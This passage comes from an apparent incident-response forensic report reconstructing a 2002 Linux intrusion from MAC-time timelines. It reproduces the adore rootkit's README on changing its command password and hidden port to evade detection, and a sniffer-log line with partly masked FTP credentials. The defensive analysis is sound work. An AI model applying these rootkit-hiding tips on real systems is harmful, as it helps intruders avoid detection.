Furthermore, another interesting directory worth investigati on was the adore directory. Adore is a Linux Loadable Kernel Module (LKM) [13] rootkit and implements file hiding, process hiding, and privileged command execution through ava. A command -line utility, ava is used to give commands to the kernel module to specif y which files and processes to hide. A password (the ``elite command") for the backdoor port (HIDDEN_PORT), which is unique only to the intruder, is compiled into the module making fingerprinting a more difficult task. We could get more information from t he README files.

```
[root@localhost .inet]# cd adore
[root@localhost adore]# ls  -la
total 64
drwxr-xr-x    2 root     root         4096 Feb 18  2002 .
drwxr-xr-x    4 root     root         4096 Feb 18  2002 ..
-rw-r--r--    1 root     root        14330 Feb  21  2000 adore.c
-rw-r--r--    1 root     root         6792 Feb 18  2002 adore.o
-rwxr-xr-x    1 root     root        14204 Feb 18  2002 ava
-rw-r--r--    1 root     root         2957 Feb 21  2000 ava.c
-rw-r--r--    1 33       root         1660 Dec 30  19  99 LICENSE
-rw-r--r--    1 root     root          264 Feb 21  2000 Makefile
-rw-r--r--    1 root     root          585 Feb 21  2000 README

[root@localhost adore]# cat  README

Everyone should choose a own ELITE_CMD to make it impossible to scan
for instal led adore. Also HIDDEN_PORT should be changed.
When commenting in the MODVERSIONS  -switch, adore will be compiled
for modversioned kernels. Modversioned kernels have a /proc/ksyms file
that looks like

...
foo_barR12345678
...

where normal kernelswould loo  k like

...
foo_bar
...


Hidden ports go decimal, f.e. ":22" would hide ssh  -service, but also every
other service
that begins with 22, f.e. port 2278. Choose a unique one, f.e.
28912.

[root@localhost adore]#
```

The README file provides information for the user to change certain attributes of the rootkit thus making it more difficult to be detected. The rootkit if properly set up could deceive the administrator of the system.

[13] Miller Toby, "Detecting Load able Kernel Modules (LKM)", URL: http://www.incident -response.org/LKM.htm (31 Jan 2002)

As evidence produced earlier, the intruder had also installed other rootkit an d Trojan files, which help him/her hides the activities. We tried to confirm and reconstruct how the intruder could have got in and installed the rootkit in the system through timeline analysis

Timeline Analysis

Investigating the MAC (Modify, Access, Cha nge/Creation) times of the various files on the filesystem can help us to reconstruct the intruder's activities on the system. We used two toolkit, "The @stake Sleuth Kit" (TASK) [14] version 1.60 and "The Autopsy Forensic Browser" [15] version 1.70. The TASK is b ased on The Coroners Toolkits or TCT [16] which a well-known forensic toolkits written by Dan Farmer and Wietse Venema.

The Autopsy is a front end that will automate most of the command used to generate the MAC Time and allowed us to browse through the file system without any difficulty. After installing the two toolkit we ran the autopsy

Running Autopsy

```
[root@localhost autopsy -1.70]# ./autopsy 8888 localhost
================================================================================

                        Autopsy Forensic Browser
                             ver 1.70

================================================================================

Evidence Locker: /home/
Start Time: Mon Feb 10 11:09:53 2003

Paste this as your browser URL on localhost:
       http://localhost:8888/1054479026212365539l/autopsy

Keep this process running and use <ctrl  -c> to exit
```

This version of the autopsy does not require us to edit the fsmorgue file. It has become more users friendly, as we need to key in our case and i dentify where we located our image files. It was also able to investigate more than a single case at one time.

[14] Atstake Limited, URL: http://www.atstake.com/rese arch/tools/task (31 Jan 2003))
[15] Atstake Limited, URL: http://www.atstake.com/research/tools/autopsy (31 Jan 2003)
[16] Farmer, Dan & Venema, Wietse, URL: http://www.porcupine.org/forensics/tct.html (31 Jan 2003)

OS Installation, Updates and Last Used

After configuring the autopsy browser, we ran the timeline, which stored in a filename the timeline.txt. We started our timeline analysis by identifying when the OS was installed. So, we searched for OS installation date from the MAC Time file generated.

Dec	28	2001	20:03:45	16384	m.c	d/drwxr-xr-x	0	0	/mnt/evidence/lost+found
				0	mac	----------	0	0	<hdd2.img-alive-1>
Dec	28	2001	20:03:49	4096	m.c	d/drwxr-xr-x	0	0	/mnt/evidence/proc

Thus, from the above Mac time, we established that the OS installation date was on 28th December 2001. There were no updates that were made to it. The MAC Time had showed that the last time the system was booted up and used was on 25th March 2002. However, someone had accessed the hard disk on 1st April 2002. This could jeopardize the investigations where integrity of the evidence can be questioned.

Apr	1	2002	1:45:38	4096	.a.	d/drwxr-xr-x	0	0	/mnt/evidence/proc
				3	.a.	l/lrwxrwxrwx	0	0	/mnt/evidence/dev/sg5 -> sgf
				4096	.a.	d/drwxr-xr-x	0	0	/mnt/evidence/usr
				5	.a.	l/lrwxrwxrwx	0	0	/mnt/evidence/dev/nftape -> nrft0
				4	.a.	l/lrwxrwxrwx	0	0	/mnt/evidence/dev/ram disk -> ram0
				4096	.a.	d/drwxr-xr-x	0	0	/mnt/evidence/var
				16384	.a.	d/drwxr-xr-x	0	0	/mnt/evidence/lost+found
				4096	.a.	d/drwxrwxrwt	0	0	/mnt/evidence/tmp
				36864	.a.	d/drwxr-xr-x	0	0	/mnt/evidence/dev

Intruders Activities

The intrusion was traced back to the January 2002 as showed by the MAC Time where the intruder had obtained the files through the FTP service. Unfortunately, the log files of the compromised systems only showed the activities that happened after 10th February 2002, which was most probably the date before its were replaced or deleted by the intruder. On 13th January 2002, we saw an evidence of rootkit installation and how the intruder might have transferred it into the compromised system.

Jan	13	2002	08:24:10	128460	m..	-/-rwxr-xr-x	0	50	/mnt/evidence/bin/wget
Jan	13	2002	08:24:28	128460	..c	-/-rwxr-xr-x	0	50	/mnt/evidence/bin/wget
Jan	13	2002	08:24:55	437	.a.	-/-rw-r--r--	0	0	/mnt/evidence/etc/pam.d/login
				7773	.a.	-/-rwxr-xr-x	0	0	/mnt/evidence/lib/security/pam_securetty.so
Jan	13	2002	08:25:28	888023	..c	-/-rw-r--r--	0	50	/mnt/evidence/etc/../xxx.tar.gz

Jan	13	2002	08:25:45	542	.a.	-/-rw-r--r--	0	0	/mnt/evidence/../xxx/rk/ulogin.c
				24147	.a.	-/-rwxrwxr-x	0	0	/mnt/evidence/../xxx/rk/pstree
				68692	.a.	-/-rwxrwxr-x	0	0	/mnt/evidence/../ /xxx/rk/top
				827	..c	-/-rwxr-xr-x	0	0	/mnt/evidence/../ /xxx/install
				1345	..c	-/-rwxr-xr-x	0	0	/mnt/evidence/../xxx/tool/wope
				258612	.a.	-/-rwxrwxr-x	0	0	/mnt/evidence/../xxx/rk/netstat
				262036	..c	-/-rwxr-xr-x	0	0	/mnt/evidence/../ /xxx/tool/nc
				47388	.a.	-/-rwxrwxr-x	0	0	/mnt/evidence/../ /xxx/rk/ps
				22459	.ac	-/-rwxrwxr-x	0	0	/mnt/evidence/../ /xxx/rk/killall
				354784	..c	-/-rw-r--r--	0	0	/mnt/evidence/../ /xxx/wu-ftpd-2.6.2.tar.gz
Jan	13	2002	08:25:46	68692	..c	-/-rwxrwxr-x	0	0	/mnt/evidence/../ /xxx/rk/top
				146933	..c	-/-rw-r--r--	0	0	/mnt/evidence/../ /xxx/rk.tar.gz
				4096	..c	d/drwxr-xr-x	0	0	/mnt/evidence/etc/. . /xxx/rk
				106628	..c	-/-rw-r--r--	0	0	/mnt/evidence/etc/../xxx/exploit.tar.gz
				542	..c	-/-rw-r--r--	0	0	/mnt/evidence/etc/../xxx/rk/ulogin.c
				258612	..c	-/-rwxrwxr-x	0	0	/mnt/evidence/etc/../xxx/rk/netstat
				24147	..c	-/-rwxrwxr-x	0	0	/mnt/evidence/etc/../xxx/rk/pstree
				888023	.a.	-/-rw-r--r--	0	50	/mnt/evidence/etc/../ /xxx.tar.gz
				47388	..c	-/-rwxrwxr-x	0	0	/mnt/evidence/etc/../ /xxx/rk/ps
Jan	13	2002	08:25:52	354784	.a.	-/-rw-r--r--	0	0	/mnt/evidence/etc/../ /xxx /wu-ftpd-2.6.2.tar.gz
				2612	.a.	-/-rwxr-xr-x	0	0	/mnt/evidence/bin/arch

The intruder started the activities by modifying the wget[17] command file. The wget command file was used to retrieve a single file extension from a remote server and capable of w orking in the background without a user needing to log in. The intruder obtained the *"xxx.tar.gz"*, and immediately uncompressed files and compiled files in the hidden directory *"/mnt/evidence/.. /"*. The file was a collection of rootkit files as showed ea rlier.

On 14th January 2002, the intruder had again log in and installed the *"t0rn"* rootkit configuration files.

Jan	14	2002	5:39:56	1	mac	-/-rw-r--r--	0	0	/mnt/evidence/usr/lib/.ark?
				499	m.c	-/-rw-r--r--	0	0	/mnt/evidence/usr/info/.t0rn/shdcf
				428	m..	-/-rw------	0	0	/mnt/evidence/var/spool/mqueue/qfAAA09786(deleted)
				0	ma.	-/-rw------	0	0	/mnt/evidence/var/spool/mqueue/xfAAA09768(deleted)
				692	ma.	-/-rw------	0	0	/mnt/evidence/var/spool/mqueue/qfAAA09768(deleted)
				0	m..	-/-rw------	0	0	/mnt/evidence/var/spool/mqueue/dfAAA09786(deleted)

[17] Free Software Foundation, Inc. URL: http://www.lns.cornell.edu/public/COMP/info/wget/wget_toc.htm l (31 Jan 2003)

				524	..c	-/-rwxr-xr-x	0	0	/mnt/evidence/usr/info/.t0rn/shhk
				692	ma.	-rw-------	0	0	<hdd2.img-dead-49889>
				328	.ac	-/-rwxr-xr-x	0	0	/mnt/evidence/usr/info/.t0rn/shhk.pub
				428	m..	-rw-------	0	0	<hdd2.img-dead-49886>
				12348	m..	-r-sr-xr-x	501	501	<hdd2.img-dead-80921>
				0	ma.	-rw-------	0	0	<hdd2.img-dead-49890>
				4096	m.c	d/drwxr-xr-x	0	0	/mnt/evidence/usr/info/.t0rn
				8192	m.c	d/drwxr-xr-x	0	0	/mnt/evidence/usr/info
				1328	ma.	-/-rw------	0	0	/mnt/evidence/var/spool/mqueue/dfAA09768(deleted)
				28	m.c	-/-rw-r--r--	0	0	/mnt/evidence/etc/ttyhash
				12288	m.c	d/drwxr-xr-x	0	0	/mnt/evidence/usr/lib
				1328	ma.	-rw-------	0	0	<hdd2.img-dead-49891>
				0	m..	-rw-------	0	0	<hdd2.img-dead-49888>

After that, there were no activities by the intruder until 17 th January 2002 & 22nd January 2002 where suspicious files were accessed.

Jan	17	2002	9:48:51	255530	.a.	-/-rwxr-xr-x	0	50	/mnt/evidence/etc/.. /exploit/woot/ forcer
Jan	17	2002	10:54:25	262036	.a.	-/-rwxr-xr-x	0	50	/mnt/evidence/bin/nc
				14407	.a.	-/-rwxr-xr-x	0	50	/mnt/evidence/etc/.. /exploit/woot/woot -exploit
Jan	22	2002	12:00:40	4096	.a.	d/drwxr-xr-x	501	0	/mnt/evidence/tmp/..
Jan	22	2002	12:02:39	128460	.a.	-/-rwxr-xr-x	0	50	/mnt/evidence/bin/wget

The intruder covered their tracks and activities through the executable scripts and the binary file replacements. Further investigation on some of the files in the directories had resulted:

- "rk.tar.gz" was extracted to the *"/mnt/evidence/etc/.. /xxx/rk"* directory containing files such as the killall, ps, pstree and top. These files had probably been used to replace the compromised system process files, which hide the intruder's activities.

- A rootkit probably the t0rn and ARK were installed. The rootkit was used as a backdoor to gain access to the compromised system at a later time.

- "woot-exploit.c" was a source code for exploiting the wu-ftpd vulnerability. The script code as in the Appendix F.

- "forcer.c" was a source code for the program used by the intruder to gain root access. Refer to the Appendix G for source code.

The intruder had also set up a network scanning for known vulnerabilities of *"wu-ftpd"* server in other parts of the world. This pr obably was also the way the intruder got into the compromised system.

On 9th February 2002, another intruder or probably the same person utilising the opening of the compromised system to gain access and installed files including a network sniffer file (linsniffer) as shown by the following MAC Time. The sniffer logged all network activities into the tcp.log file.

Feb	09	02	9:54:51	308	.a.	-rw-r--r--	0	0 /mnt/evidence/usr/share/terminfo/d/dcasestudyb
				7165	m.c	-rwx------	0	0 /mnt/evidence/dev/ida/.i net/linsniffer
				68692	..c	-rwxrwxr-x	0	0 /mnt/evidence/bin/top
				4060	m.c	-rwxr-xr-x	0	0 /mnt/evidence/dev/ida/.inet/sense
				47	mac	-rw-r--r--	0	0 /mnt/evidence/dev/ptyq
				75	mac	-rwx------	0	0 /mnt/evidence/dev/ida/.inet/logclear
				273438	m.c	-rw-r--r--	0	0 /mnt/evidence/dev/ida/.inet/rs.tar.gz
				654083	m.c	-rwxr-xr-x	0	0 /mnt/evidence/dev/ida/.inet/fstab
				13726	mac	-rwxr-xr-x	0	0 /mnt/evidence/dev/ida/.inet/x
				704	m.c	-rw-r--r--	0	0 /mnt/evidence/dev/ida/.inet/s
				12288	m.c	drwxrwxr-x	0	0 /mnt/evidence/dev/ida
				540	m.c	-rw-------	0	0 /mnt/evidence/dev/ida/.inet/ssh_host_key
				8268	mac	-rwx------	0	0 /mnt/evidence/dev/ida/.inet/sl2

The intruder had created a new hidden directory *".inet"* in the *"/mnt/evidence/dev/ida/"* and installed the adore.tar.gz in a hidden directory at the *"/dev/ida/.inet/"*.

Feb	10	02	09:26:45	7291	m.c	-/-rw-r--r--	0	0 /mnt/evidence/root/adore -0.14.tar.gz
Feb	10	02	09:26:53	264	..c	-/-rw-r--r--	0	0 /mnt/evidence/root/adore/Makefile
				585	.ac	-/-rw-r--r--	0	0 /mnt/evidence/root/adore/README
				7291	.a.	-/-rw-r--r--	0	0 /mnt/evidence/root/adore -0.14.tar.gz
				2957	..c	-/-rw-r--r--	0	0 /mnt/evidence/root/adore/ava.c
				14330	..c	-/-rw-r--r--	0	0 /mnt/evidence/root/adore/adore.c
				1660	.ac	-/-rw-r--r--	33	0 /mnt/evidence/root/adore/LICENSE
Feb	10	02	09:26:59	264	.a.	-/-rw-r--r--	0	0 /mnt/evidence/root/adore/Makefile
				14330	.a.	-/-rw-r--r--	0	0 /mnt/evidence/root/adore/adore.c
Feb	10	02	09:27:03	6792	m.c	-/-rw-r--r--	0	0 /mnt/evidence /root/adore/adore.o
				2957	.a.	-/-rw-r--r--	0	0 /mnt/evidence/root/adore/ava.c
Feb	10	02	09:27:04	14204	mac	-/-rwxr-xr-x	0	0 /mnt/evidence/root/adore/ava
				4096	m.c	d/drwxr-xr-x	0	0 /mnt/evidence/root/adore
Feb	10	02	09:32:40	6792	.a.	-/-rw-r--r--	0	0 /mnt/evidence/root/adore/adore.o
Feb	11	02	11:24:49	7291	m.c	-/-rw-r--r--	0	0 /mnt/evidence/dev/ida/.inet/adore -0.14.tar.gz
Feb	11	02	11:24:56	43887	.a.	-/-rw-r--r--	0	0 /mnt/evidence/dev/ida/.inet/sec.tar.gz
Feb	11	02	11:24:58	43887	m.c	-/-rw-r--r--	0	0 /mnt/evidence/dev/ida/.inet/sec.tar.gz
Feb	11	02	11:36:26	585	.ac	-/-rw-r--r--	0	0 /mnt/evidence/dev/ida/.inet/adore/README
				14330	..c	-/-rw-r--r--	0	0 /mnt/evidence/dev/ida/.inet/adore/adore.c
				1660	.ac	-/-rw-r--r--	33	0 /mnt/evidence/dev/i da/.inet/adore/LICENSE
				2957	..c	-/-rw-r--r--	0	0 /mnt/evidence/dev/ida/.inet/adore/ava.c
				7291	.a.	-/-rw-r--r--	0	0 /mnt/evidence/dev/ida/.inet/adore -0.14.tar.gz
				264	..c	-/-rw-r--r--	0	0 /mnt/evidence/dev/ida/.inet/adore/Makefile

Feb 11 2002 11:44:42	0	.ac	-/-rw-r--r--	0	0	/mnt/evidence/dev/ida/.inet/..	/last.log
	21149	..c	-/-rwxr-xr-x	0	0	/mnt/evidence/dev/ida/.inet/..	/sx
	17716	.ac	-/-rw-r--r--	0	0	/mnt/evidence/dev/ida/.inet/..	/tcp.log
	239	.ac	-/-rwxr-xr-x	0	0	/mnt/ev idence/dev/ida/.inet/..	/secure
	840	.ac	-/-rwxr-xr-x	0	0	/mnt/evidence/dev/ida/.inet/..	/rdx
	7108	.ac	-/-rw-r--r--	0	0	/mnt/evidence/dev/ida/.inet/..	/cl.sh
	4096	..c	d/drwxr-xr-x	0	0	/mnt/evidence/dev/ida/.inet/..	
	22582	.ac	-/-rwxr-xr-x	0	0	/mnt/evidence/dev/ida/.inet/..	/va
	140	..c	-/-rwxr-xr-x	0	0	/mnt/evidence/dev/ida/.inet/..	/scan
	4060	.ac	-/-rwxr-xr-x	0	0	/mnt/evidence/dev/ida/.inet/..	/read
	15657	.ac	-/-rwxr-xr-x	0	0	/mnt/evidence/dev/ida/.inet/.. /bindscan	
	652190	.ac	-/-rwxr-xr-x	0	0	/mnt/evidence/dev/ida/.inet/..	/xl
	190	.ac	-/-rwxr-xr-x	0	0	/mnt/evidence/dev/ida/.inet/..	/xdr
	37760	.ac	-/-rwxr-xr-x	0	0	/mnt/evidence/dev/ida/.inet/..	/wu
	1345	.ac	-/-rwxr-xr-x	0	0	/mnt/evidenc e/dev/ida/.inet/..	/clean
	7165	.ac	-/-rwx-----–	0	0	/mnt/evidence/dev/ida/.inet/..	/write
	1365	.ac	-/-rwxr-xr-x	0	0	/mnt/evidence/dev/ida/.inet/..	/bindme
	19659	.ac	-/-rwxr-xr-x	0	0	/mnt/evidence/dev/ida/.inet/..	/bind8x
	16035	..c	-/-rwxr-xr-x	0	0	/mnt/evidence/dev/ida/.inet/..	/sc
	273438	.a.	-/-rw-r--r--	0	0	/mnt/evidence/dev/ida/.inet/rs.tar.gz	
	2938	.ac	-/-rwxr-xr-x	0	0	/mnt/evidence/dev/ida/.inet/..	/psg
	8268	.ac	-/-rwx-----–	0	0	/mnt/evidence/dev/ida/.inet/. .	/lf

The intruder probably made a mistake by installing the file in the root directory and came back on 11th February 2002, to copy the adore-0.14.tar.gz to the hidden directory, which had been created before. However, unintentionally he/she left the original file still intact. More Trojan files were installed in the hidden directory.

On 15th February 2002, the intruder through the telnet connection looked into the tcp.log file and was probably looking into the username and password for manipulation.

Feb 15 2002 14:20:18	396812	.a.	-/-rw-r--r--	0	0	/mnt/evidence/dev/ida/.inet/tcp.log	
	4060	.a.	-/-rwxr-xr-x	0	0	/mnt/evidence/dev/ida/.inet/sense	

Connection	Port
202.188.216.231 => 202.185.XXX.XXX #'ANSI!	[23]-telnet
210.195.36.198 => 202.185.XX X.XXX USER rsXXX PASS cXXX03 PWD CWD /home/rsXXX/rsXXX130/rsXXX130/testing/ TYPE A PORT 210,195,XX,XXX,4,78 LIST ----- [FIN]	[21]-FTP

The intruder came back on 18th February 2002, to compile the adore.c file. The make file command was accessed and exec uted the command. The *".h"*

library files then were accessed by the compromised system as signed of a source code was been compiled.

Feb	18	2002	11:56:32	111472	.a.	-/-rwxr-xr-x	0	0 /mnt/evidence/usr/bin/make
				264	.a.	-/-rw-r--r--	0	0 /mnt/evidence/de v/ida/.inet/adore/Makefile
				14330	.a.	-/-rw-r--r--	0	0 /mnt/evidence/dev/ida/.inet/adore/adore.c
Feb	18	2002	11:56:33	4281	.a.	-/-rw-r--r--	0	0 /mnt/evidence/usr/src/linux - 2.2.14/include/linux/sockios.h
				5552	.a.	-/-rw-r--r--	0	0 /mnt/evidence/usr /src/linux- 2.2.14/include/asm -i386/bitops.h
				1242	.a.	-/-rw-r--r--	0	0 /mnt/evidence/usr/src/linux - 2.2.14/include/linux/posix_types.h
				100	.a.	-/-rw-r--r--	0	0 /mnt/evidence/usr/src/linux - 2.2.14/include/linux/ioctl.h
				31533	.a.	-/-rw-r--r--	0	0 /mnt/evidence/usr/src/linux - 2.2.14/include/linux/fs.h
				14769	.a.	-/-rw-r--r--	0	0 /mnt/evidence/usr/src/linux - 2.2.14/include/linux/mm.h
				741	.a.	-/-rw-r--r--	0	0 /mnt/evidence/usr/src/linux - 2.2.14/include/linux/smb_fs_i.h
-Output removed -								

On the 4th March 2002, some activities of accessing and modifying files in the hidden directory of *"/mnt/evidence/usr/bin/.. /"* were recorded.

Mar	4	2002	9:33:08	15602	.a.	-/-rwxr-xr-x	0	0 /mnt/evidence/usr/bin/.. /wscan
				99706	.a.	-/-rwxr-xr-x	0	0 /mnt/evidence/usr/bin/.. /wu
				13872	.a.	-/-rwxr-xr-x	0	0 /mnt/evidence/usr/bin/.. /v
				6124	.a.	-/-rwxr-xr-x	0	0 /mnt/evidence/usr/bin/.. /sl2
				13585	.a.	-/-rwxr-xr-x	0	0 /mnt/evidence/usr/bin/.. /b
				15608	.a.	-/-rwxr-xr-x	0	0 /mnt/evidence/usr/ bin/.. /wted
				14315	.a.	-/-rw-r--r--	0	0 /mnt/evidence/usr/bin/.. /.x.tgz
				1187	.a.	-/-rwxr-xr-x	0	0 /mnt/evidence/usr/bin/.. /wroot

On the 6th March 2002, the intruder had come back to place new compressed files through an FTP session:

Mar	6	2002	6:13:56	643491	m.c	-/-rw-r--r--	0	0 /mnt/evidence/usr/bin/.. /psybnc.tar.gz
Mar	6	2002	6:14:06	14316	.a.	-/-rw-r--r--	0	0 /mnt/evidence/usr/bin/.. /adore.tar.gz
Mar	6	2002	6:14:08	14316	m.c	-/-rw-r--r--	0	0 /mnt/evidence/usr/bin/.. /adore.tar.gz

The intruder had probably set up the compromised system as the ssh server for gaining access at a later time.

The intruder again gained access on 10 th March 2002 to uncompress the files that were installed earlier. The intruder also ran a pico program which is usually preferred by less skilled individuals to edit text files. The uncompressed files were mostly help files for psybnc, which was used for setting up a proxy for the IRC or Internet Relay Chat. A bnc acts as a proxy

for the IRC, allowing perosn to hide the real perosn's IP address and use it as an vhost [18].

```
Mar  10 2002  05:15:54 28523  . ac  -/-rw-r--r--  0 0  /mnt/evidence/usr/bin/..
                                                       /psybnc/src/snprintf.c
                       155    .ac  -/-rw-rw-r--  0 0  /mnt/evidence/usr/bin/..
                                                       /psybnc/menuconf/help/h216.txt
                       162    .ac  -/-rw-r--r--  0 0  /mnt/evidence/usr/bin/..
                                                       /psybnc/help/LISTOPS.TXT
                       195    .ac  -/-rw-r--r--  0 0  /mnt/evidence/usr/bin/..
                                                       /psybnc/help/RELINK.TXT
                       127    .ac  -/-rw-rw-r--  0 0  /mnt/evidence/usr/bin/..
                                                       /psybnc/menuconf/help/h101.txt
                       135    .ac  -/-rw-rw-r--  0 0  /mnt/evidence/usr/bin/..
                                                       /psybnc/menuconf/help/h713.txt
                       223    .ac  -/-rw-r--r--  0 0  /mnt/evidence/usr/bin/..
                                                       /psybnc/help/NAMEBOUNCER.TXT
                       146    .ac  -/-rw-rw-r--  0 0  /mnt/evidence/usr/bin/..
                                                       /psybnc/menuconf/help/h304.txt
                       193    .ac  -/-rw-r--r--  0 0  /mnt/evidence/usr/bin/..
                                                       /psybnc/help/BCONNECT.DEU
                       35062  .ac  -/-rw-r--r--  0 0  /mnt/evidence/usr/bin/.. /psybnc/README
-Output removed  -
```

```
Mar  10 2002  05:16:13 5       .a.  -/-rw-------  0 0  /mnt/evidence/usr/bin/.. /psybnc/psybnc.pid
                       449     .a.  -rw-------   0 0  <hdd2.img-dead-96536>
Mar  10 2002  05:17:01 166416  .a.  -/-rwxr-xr-x  0 0  /mnt/evidence/usr/bin/pico
Mar  10 2002  05:17:19 5       m.c  -/-rw-------  0 0  /mnt/evidence/usr/bin/.. /psybnc/psybnc.pid
                       2599    .a.  -rw-------   0 0  <hdd2.img-dead-96537>
Mar  10 2002  05:17:37 0       mac  -/-rw-------  0 0  /mnt/evidence/usr/bin/..
                                                       /psybnc/log/USER1.TRL
```

The log files in the directory showed nothing suspicious recorded. Perhaps the compromised system was not yet fully set up as the IRC bot or perhaps the records were deleted. Parts of the records were showed below where the intruder accessed and changed most of the log files on 13 th March 2002. This act was probably to hide the evidence of his/her activities on the compromised system.

```
Mar  13 2002  01:10:12 188     mac  -/-rw-------  0  0  /mnt/evidence/usr/bin/..
                                                        /psybnc/log/psybnc.log
                       4096    m.c  d/drwxrwxr-x  0  0  /mnt/evidence/usr/bin/.. /psybnc/log
                       524692  .a.  -/-rwxr-xr-x  0  0  /mnt/evidence/usr/bin/.. /psybnc/psybnc
                       188     ..c  -/-rw-------  0  0  /mnt/evidence/usr/bin/..
                                                        /psybnc/log/psybnc.log.old
                       4027    m..  -rw-r--r--    0  0  <hdd2.img-dead-220182>
                       82943   .a.  -/-rw-r--r--  0  0  /mnt/evidence/usr/bin/..
                                                        /psybnc/lang/english.lng
Mar  13 2002  01:11:01 11817   .a.  -/-rw-r--r--  0  0  /mnt/evidence/var/log/boot.log
```

[18] Jestrix, URL: http://www.netknowledgebase.com/tutorials/psybnc.html (31 Jan 2003)


			5524	.ac	-/-rw-r--r--	0	0 /mnt/evidence/var/log/xferlog.5 (deleted-reallocated)
			5524	.ac	-/-rw-r--r--	0	0 /mnt/evidence/var/log/boot.log.1
Mar	13	2002	01:11:02 16204	.ac	-/-rw-r--r--	0	0 /mnt/evidence/var/log/boot.log.3
			0	.ac	-/-rw-r--r--	0	0 /mnt/evidence/var/log/boot.log.2
Mar	13	2002	01:11:03 32871	..c	-/-rw-r--r--	0	0 /mnt/evidence/var/log/cron.1
			31247	.a.	-/-rw-r--r--	0	0 /mnt/evidence/var/log/cron
			911	.ac	-/-rw-r--r--	0	0 /mnt/evidence/var/log/boot.log.4
Mar	13	2002	01:11:04 62059	.ac	-/-rw-r--r--	0	0 /mnt/evidence/var/log/cron.3
			63919	.ac	-/-rw-r--r--	0	0 /mnt/evidence/var/log/cron.2
			32871	.a.	-/-rw-r--r--	0	0 /mnt/evidence/var/log/cron.1
Mar	13	2002	01:11:05 2905	.a.	-/-rw-r--r--	0	0 /mnt/evidence/var/log/dmesg
			49912	.ac	-/-rw-r--r--	0	0 /mnt/evidence/var/log/cron.4
Mar	13	2002	01:11:06 0	.ac	-/-rw-r--r--	0	0 /mnt/evidence/var/log/htmlaccess.log
			83	.ac	-rw-r--r--	0	0 <hdd2.img-dead-220163>
			1181	.a.	-/-rw-r--r--	0	0 /mnt/evidence/var/log/maillog

Recover Deleted Files

